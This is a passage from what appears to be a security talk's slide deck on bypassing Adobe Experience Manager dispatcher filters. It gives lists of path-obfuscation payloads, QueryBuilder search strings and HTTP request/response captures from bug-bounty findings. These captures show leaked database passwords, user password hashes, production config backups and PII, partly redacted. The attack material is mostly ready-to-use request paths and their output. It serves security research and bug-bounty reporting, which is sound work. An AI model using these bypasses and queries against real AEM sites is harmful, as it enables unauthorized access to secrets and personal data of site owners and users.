- Effective way to bypass AEM dispatcher!


Things to remember

30/110

- Usually AEM dispatcher is the only security layer
 - Usually it's easy to bypass AEM dispatcher
 - AEM admins usually fail to configure Publish instance securely and install updates timely
- ...
- Profit!



Quickly “sniff out” buggy AEM webapp



Get JSON with JCR node props

32/110

/

.json
.1.json
.childrenlist.json
.ext.json
.4.2.1...json
.json/a.css
.json/a.html
.json/a.png
.json/a.ico
.json;%0aa.css

/content

/content.json
/content.1.json
/content.childrenlist.json
/content.ext.json
/content.4.2.1...json
/content.json/a.css
/content.json/a.html
/content.json/a.png
/content.json/a.ico
/content.json;%0aa.css


/bin

/bin.json
/bin.1.json
/bin.childrenlist.json
/bin.ext.json
/bin.4.2.1...json
/bin.json/a.css
/bin.json/a.html
/bin.json/a.png
/bin.json/a.ico
/bin.json;%0aa.css

Yea baby this is AEM

33/110


<https://<redacted>.twitter.com/.json>



A screenshot of a web browser window. The address bar shows the URL <https://<redacted>.twitter.com/.json>. The page content displays a single-line JSON object:

```
{"jcr:primaryType":"cq:Page","jcr:mixinTypes":["rep:AccessControllable"],"jcr:createdBy":"transport-user","jcr:created":"Tue May 29 2018 20:54:43 GMT+0000"}
```

<https://<redacted>.twitter.com/.ext.json>



A screenshot of a web browser window. The address bar shows the URL <https://<redacted>.twitter.com/.ext.json>. The page content displays a JSON array:

```
[{"name":"jcr:content","text":"Root Media Twitter","type":"media-twitter/components/page/pc09-basics-page","cls":"file","leaf":true}, {"name":"en_us","description":"Twitter Media is a one-stop resource for entertainers, news organizations, athletes, and creators of all kinds who want to get the most out of Twitter. Find tips, techniques, and best practices here. ","text":"Media","type":"cq:Page","cls":"folder"}]
```

Invoke servlets

34/110

/system/sling/loginstatus

/system/sling/loginstatus.json
/system/sling/loginstatus.css
/system/sling/loginstatus.png
/system/sling/loginstatus.gif
/system/sling/loginstatus.html
/system/sling/loginstatus.json/a.1.json
/system/sling/loginstatus.json;%0aa.css


/system/bg servlets/test

/system/bg servlets/test.json
/system/bg servlets/test.css
/system/bg servlets/test.png
/system/bg servlets/test.gif
/system/bg servlets/test.html
/system/bg servlets/test.json/a.1.json
/system/bg servlets/test.json;%0aa.css


Yea baby this is AEM

35/110

<https://<redacted>.adobe.com/system/sling/loginstatus.css>



<https://www.<redacted>/system/bg servlets/test.json>



Grabbing juicy data from JCR



What we can find

37/110


- Everything is stored in JCR repository as node properties including:
 - Secrets (passwords, encryption keys, tokens)
 - Configuration
 - PII
 - Usernames



AEM servlets for grabbing loot

38/110

- DefaultGetServlet
- QueryBuilderJsonServlet
- QueryBuilderFeedServlet
- GQLSearchServlet
- ...



DefaultGetServlet

39/110

- Allows to get JCR node with its props
- Selectors
 - tidy
 - infinity
 - numeric value: -1, 0, 1 ... 99999
- Formats
 - json
 - xml
 - res

DefaultGetServlet

40/110


- Allows to get JCR node with its props
- Selectors
 - tidy
 - infinity
 - numeric value: -1, 0, 1 ... 99999
- Formats
 - json
 - xml
 - res



good for retrieving files

DefaultGetServlet

41/110



Get JCR nodes with props starting from jcr:root with depth **3** and return formatted JSON

DefaultGetServlet – How to grab

42/110

- Get node names, start from jcr:root
 - /.1.json
 - /.ext.json
 - /.childrenlist.json
- Or guess node names: /content, /home, /var, /etc
- Dump props for each child node of jcr:root
 - /content.json or /content.5.json or /content.-1.json

DefaultGetServlet – What to grab

43/110

- Interesting nodes
 - **/etc** – may contain secrets (passwords, enc. keys, ...)
 - **/apps/system/config** or **/apps/<smth>/config** (passwords, ...)
 - **/var** – may contain private information (PII)
 - **/home** – password hashes, PII
- Interesting props – contain AEM users names
 - jcr:createdBy
 - jcr:lastModifiedBy
 - cq:LastModifiedBy

DefaultGetServlet – In the wild

44/110

P1 submission for private BB program - AEM webapp reveals DB passwords

/etc/<redacted>/appsconfig.tidy.infinity.json/a.html



The screenshot shows a browser interface with two panels. The left panel is labeled "Request" and contains the following GET request:

```
GET /etc/<redacted>/appsconfig.tidy.infinity.json/a.html HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

The right panel is labeled "Response" and shows the JSON response. A red box highlights several sensitive fields that were exposed:

```
"ptdisneyUsername": {
  "jcr:primaryType": "nt:unstructured",
  "jcr:mixinTypes": ["cq:ReplicationStatus"],
  "author": "ptduser",
  "publish": "ptduser"
},
"ptdisneyPassword": {
  "jcr:primaryType": "nt:unstructured",
  "jcr:mixinTypes": ["cq:ReplicationStatus"],
  "author": "cUU4ZF[REDACTED]",
  "publish": "cUU4ZF[REDACTED]"
},
"ptdisneyUsername": {
  "jcr:primaryType": "nt:unstructured",
  "jcr:mixinTypes": ["cq:ReplicationStatus"],
  "author": "ptduser",
  "publish": "ptduser"
},
"ptdisneyPassword": {
  "jcr:primaryType": "nt:unstructured",
  "jcr:mixinTypes": ["cq:ReplicationStatus"],
  "author": "cUU4ZF[REDACTED]",
  "publish": "cUU4ZF[REDACTED]"
},
"ptPartnerUsername": {
  "jcr:primaryType": "nt:unstructured",
  "jcr:mixinTypes": ["cq:ReplicationStatus"],
  "author": "ptduser",
  "publish": "ptduser"
},
"ptPartnerPassword": {
  "jcr:primaryType": "nt:unstructured",
  "jcr:mixinTypes": ["cq:ReplicationStatus"],
  "author": "cUU4ZF[REDACTED]",
  "publish": "cUU4ZF[REDACTED]"
},
"jdbc:sqlserver://ptdbprod01.svr.us.[REDACTED].net\\PSPSINPW02I01;sendStringParametersAsUnicode=false",
"jdbc:sqlserver://ptdbprod01.svr.us.[REDACTED].net\\PSPSINPW02I01;sendStringParametersAsUnicode=false"
}
```

QueryBuilder: JsonServlet & FeedServlet

45/110

- We can search JCR using different predicates
 - <https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html>
- QueryBuilderJsonServlet allows to get Nodes and their Props (DefaultGetServlet on steroids)
- QueryBuilderFeedServlet allows to get Nodes (no Props)
 - but we can use blind binary search for Props



TIP!

QueryBuilder: JsonServlet & FeedServlet

46/110

/bin/querybuilder.json

```
///bin///querybuilder.json  
///bin///querybuilder.json.servlet  
///bin///querybuilder.json/a.css  
///bin///querybuilder.json.servlet/a.css  
///bin///querybuilder.json/a.ico  
///bin///querybuilder.json.servlet/a.ico  
///bin///querybuilder.json;%0aa.css  
///bin///querybuilder.json.servlet;%0aa.css  
///bin///querybuilder.json/a.1.json  
///bin///querybuilder.json.servlet/a.1.json  
///bin///querybuilder.json.css  
///bin///querybuilder.json.ico  
///bin///querybuilder.json.html  
///bin///querybuilder.json.png
```

/bin/querybuilder.feed.servlet

```
///bin///querybuilder.feed.servlet  
///bin///querybuilder.feed.servlet/a.css  
///bin///querybuilder.feed.servlet/a.ico  
///bin///querybuilder.feed.servlet;%0aa.css  
///bin///querybuilder.feed.servlet/a.1.json
```

Examples of useful searches

47/110

- type=nt:file&nodename=*.zip
- path=/home&p.hits=full&p.limit=-1
- hasPermission=jcr:write&path=/content
- hasPermission=jcr:addChildNodes&path=/content
- hasPermission=jcr:modifyProperties&path=/content
- p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000
- path=/etc&path.flat=true&p.nodedepth=0
- path=/etcreplication/agents.author&p.hits=full&p.nodedepth=-1

Examples of useful searches

48/110

type=nt:file&nodename=*.zip

P1 submission for private BB – grab prod config for Author server

Request

Raw Params Headers Hex

```
GET /bin/querybuilder.feed.servlet;%0aa.css?type=nt:file&nodename=*.zip HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex XML

```
Content-Type: application/atom+xml; charset=utf-8
Date: Sat, 09 Jun 2018 16:51:42 GMT
Connection: close
Vary: Accept-Encoding
Set-Cookie: renderid=rend02; path=/;
[REDACTED]=14b5a3d92b47f0693e38e374b395d8e0135586ccf746cca48728
fd35fef341b94f99654f;path=/;secure;httponly

<feed xmlns="http://www.w3.org/2005/Atom"
xmlns:os="http://a9.com/-/spec/opensearch/1.1/"><title type="text">CQ
Feed</title><id>https://[REDACTED].com:25078/bin/querybuilder.feed.servlet;%0aa.css?type=nt:file&nodename=*.zip</id><link
href="https://[REDACTED].com:25078/bin/querybuilder.feed.servlet;%250aa.css?type=nt:file&nodename=*.zip" rel="self"
/><updated>2018-06-09T16:51:41.897Z</updated><os:itemsPerPage>10</os:itemsPerPage>
<os:totalResults>10</os:totalResults><os:startIndex>0</os:startIndex><entry><title
type="html">[REDACTED]-min-configs-public-4.1.0.zip</title><link
href="https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
backup_for_all_env/Prod/[REDACTED]-min-configs-public-4.1.0.zip.html"
/><id>https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
backup_for_all_env/Prod/[REDACTED]-min-configs-public-4.1.0.zip</id><published>2016-10-0
7T21:24:27.256Z</published></entry><entry><title
type="html">[REDACTED]-min-configs-author-4.1.0_(1).zip</title><link
href="https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
backup_for_all_env/Prod/[REDACTED]-min-configs-author-4.1.0%20(1).zip.html"
/><id>https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
backup_for_all_env/Prod/[REDACTED]-min-configs-author-4.1.0%20(1).zip</id><published>201
```



Examples of useful searches

49/110

path=/home&p.hits=full&p.limit=-1

P1 submission for private BB – grab AEM users hashed passwords

Request

Raw Params Headers Hex

```
GET /bin/querybuilder.json.css?path=/home&p.hits=full&p.limit=-1 HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
[REDACTED]
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Target: https://[REDACTED] 🔍 ?

Response

Raw Headers Hex JSON Beautifier

```
"ns1country": "US",
"uid": "ni[REDACTED]",
"email": "[REDACTED]",
"SymFederationId": "2191[REDACTED]",
"blockedUser": "true"
},
{
"jcr:path": "/home/users/k",
"jcr:primaryType": "rep:AuthorizableFolder"
},
{
"jcr:path": "/home/users/k/kI7FpcvLZKqs9fdy2YWa",
"jcr:primaryType": "rep:User",
"jcr:mixinTypes": [
"rep:AccessControllable"
],
"jcr:createdBy": "authentication-service",
"rep:password":
"{SHA-256}4435604486abe68[REDACTED]c07e09
5919b11f397536",
"jcr:created": "Tue Sep 04 2018 06:53:23 GMT-0700",
"rep:principalName": "[REDACTED]5",
"jcr:uuid": "b6a8a5a3-38c0-37ce-81b8-3f39b6915314",
"samlResponse":
"[REDACTED]b51c54978f57e89ad30f8fc6a7d01028b472422b91587eb408ab95404b47b40e6d6f56feae620cd6d
97ed99f85b80eb621a882b6f85d3433fc45d70476d814a59e59225e40a759fe628aac25991194c77a3
1112128b70d6885e47f5ad3aa73928e6e31ec9f89ed3b500e769808e8aadc2c981b382dfb746a2462b
6b2cd91d59b666629af4f9879a73340a6a9117bd827758375dd933eb423c47cde6f2320156bc2d13f5
```




Examples of useful searches

50/110

hasPermission=jcr:write&path=/content

P2 submission for Twitter BB – Persistent XSS with CSP bypass



Root cause:

- **/content/usergenerated/etc/commerce/smartlists** was writable for anon user
- POST servlet was accessible for anon user

Examples of useful searches

51/110

p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000

A screenshot of a Mozilla Firefox browser window titled "Mozilla Firefox (Private Browsing)". The address bar shows the URL <https://www....limit=1000>. The page content displays a JSON response from a JCR query. The response is heavily redacted with the text "REMOVED SHAMES!" in large red letters. The visible portion of the JSON includes the following structure:

```
{"success":true,"results":1000,"total":148907,"more":false,"offset":0,"hits":[]}
```


The redacted part contains numerous entries for "Administrator" and "aemcq-admin" users, each with their last modified properties. The original URL in the address bar is <https://www....com/bin/querybuilder.json?p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000>.

Examples of useful searches

52/110

path=/etc&path.flat=true&p.nodedepth=0

/etc.childrenlist.json




```
